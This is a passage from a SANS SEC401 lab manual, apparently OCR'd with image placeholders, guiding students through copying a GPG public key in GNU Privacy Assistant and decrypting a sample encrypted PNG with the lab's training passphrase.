
The "**&**" character on the end of the command starts the process in the background so that it doesn't tie up your Terminal session. The value "21393" printed is simply the Process ID (PID) for the GPA process. It is different each time you start the process, and on your system the process ID is different. The GPA GUI should appear.




You can ignore the keys below the arrow. They are default keys that come with the installation and are all expired. The two created for you are at the top for "SEC401-Student" and "SEC401-Student-2." Key generation is as simple as clicking "Keys -> New Key..." and following the steps. For your purposes, the screen resizes at times to show only the relevant information, such as the following showing only the keys you need to use:




5. Click the "SEC401-Student" key, and you should get the output here.



You should easily see references to items such as the key never expiring, that it uses RSA 2048 for the key type and other information. Right-click the highlighted key, marked by the arrow in the previous image. Select "Copy" as shown next. This copies the public key for the "SEC401-Student" user to your clipboard. A pop-up box appears. Click Close.




6. To view the key from the clipboard, you need to bring up gedit so that you can paste it onto the screen. From your Terminal window, type "**gedit**" and press **Enter**. The gedit window should display automatically.



Note: The gedit window has been resized to fit onto the page.

7. Click anywhere inside the gedit whitespace area and right-click. Select the "Paste" option to paste the public key into the editor. If the paste option does not display, repeat step 5. Your result should match the following:



If you were to e-mail this key to someone, they could import the key to their keyring and successfully verify signed files coming from the "SEC401-Student" user, as well as encrypt and send files to this recipient. Close gedit by clicking the X at the top-right corner of the screen. When asked to save the document, select "Close Without Saving." Leave the GNU Privacy Assistant GUI open.

Many other options are available with GPA and GPG, some of which are covered in the following task.

Task 2 – Encrypting, Decrypting, and Signing Files with GPG and GPA

1. If not already there, switch back to your Terminal window and navigate to your "/root/Labs/401.4/gpg_lab" folder by typing "**cd /root/Labs/401.4/gpg_lab**" and pressing **Enter**.

```
root@kali:~# cd /root/Labs/401.4/gpg_lab
root@kali:~/Labs/401.4/gpg_lab#
```

2. Type **ls** and press **Enter**.

```
root@kali:~/Labs/401.4/gpg_lab# ls
one.txt  sans-logo.png.gpg  two.txt  two.txt.sig
```


A few files are at this location. The files "one.txt" and "two.txt" are simply text files that contain the text, "This message is sensitive." The "sans-logo.png.gpg" file is a GPG encrypted file. Note the ".gpg" extension for GNU Privacy Guard. The "two.txt.sig" file is a digital signature for the "two.txt" file, signed by the "SEC401-Student" private key.

3. Type the command "**file sans-logo.png.gpg**" and press **Enter** as shown here.


```
root@kali:~/Labs/401.4/gpg_lab# file sans-logo.png.gpg
sans-logo.png.gpg: PGP RSA encrypted session key - keyid: 231D12CE
8B6CB293 RSA (Encrypt or Sign) 2048b .
```

As you can see, the file tool shows the file as "PGP RSA encrypted."

4. Decrypt the "sans-logo.png.gpg" file. It was encrypted by the "SEC401-Student" account with a password of p@ssword. Switch back to the GPA window and click the folder icon as shown.




The following box should appear after clicking the folder icon:




Each relevant icon is marked accordingly. We can open files, sign them, verify signatures, encrypt them, and decrypt them through this pop-up.


5. Click the Open icon, as shown in the previous screenshot, and as shown next.




Navigate to "root -> Labs -> 401.4 -> gpg_lab" as previously shown, click "sans-logo.png.gpg" and click "Open." Your screen should match the following:



6. Click on the  icon, and you should be presented with a box requesting your passphrase. When prompted enter the password **p@ssword** and click OK.



7. If you entered the password correctly, the "File Manager" window of GPA should look like this:



8. Close the box by clicking the X in the top-right corner, and switch back to your Terminal window. Type **ls** and press **Enter**.

```
root@kali:~/Labs/401.4/gpg_lab# ls
one.txt  sans-logo.png  sans-logo.png.gpg  two.txt  two.txt.sig
```

The file "sans-logo.png" now appears.

9. Display the file by typing "**display sans-logo.png**" and pressing **Enter**, as shown.


```
root@kali:~/Labs/401.4/gpg_lab# display sans-logo.png
```

The following window should appear displaying the SANS logo:

